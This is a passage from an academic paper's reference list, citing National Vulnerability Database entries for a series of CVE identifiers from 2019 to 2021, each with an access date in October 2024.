27. CVE Details. https://www.cvedetails.com/vulnerability-list "NVD - CVE-2021–22914," Nist.gov. https://nvd.nist.gov/vuln/detail/CVE-2021-22914. Accessed 01 Oct 2024. (2021)
28. NVD - CVE-2021–22907, Nist.gov. (2021). https://nvd.nist.gov/vuln/detail/CVE-2021-22907. Accessed 01 Oct 2024
29. NVD - CVE-2020–13998, Nist.gov, (2020). https://nvd.nist.gov/vuln/detail/CVE-2020-13998. Accessed 01 Oct 2024
30. NVD - CVE-2020–8246, Nist.gov, (2020). https://nvd.nist.gov/vuln/detail/CVE-2020-8246. Accessed 01 Oct 2024
31. NVD - CVE-2021–22883, nvd.nist.gov. https://nvd.nist.gov/vuln/detail/CVE-2021-22883. Accessed 01 Oct 2024
32. NVD - CVE-2021–2219, Nist.gov, (2021). https://nvd.nist.gov/vuln/detail/CVE-2021-2219. Accessed 01 Oct 2024
33. NVD - CVE-2021–2057, Nist.gov, (2021). https://nvd.nist.gov/vuln/detail/CVE-2021-2057. Accessed 01 Oct 2024
34. NVD - CVE-2021–9453, Nist.gov, (2021). https://nvd.nist.gov/vuln/detail/CVE-2021-9453. Accessed 01 Oct 2024
35. NVD - CVE-2020–9014, Nist.gov, (2020). https://nvd.nist.gov/vuln/detail/CVE-2020-9014. Accessed 01 Oct 2024
36. NVD - CVE-2019–15786, Nist.gov, (2019). https://nvd.nist.gov/vuln/detail/CVE-2019-15786. Accessed 01 Oct 2024
37. NVD - CVE-2019–22665, Nist.gov, (2019). https://nvd.nist.gov/vuln/detail/CVE-2019-22665. Accessed 01 Oct 2024
38. NVD - CVE-2020–27267, Nist.gov, (2020). https://nvd.nist.gov/vuln/detail/CVE-2020-27267. Accessed 01 Oct 2024
39. NVD - CVE-2020–13573, Nist.gov, (2020). https://nvd.nist.gov/vuln/detail/CVE-2020-13573. Accessed 01 Oct 2024

Publisher's Note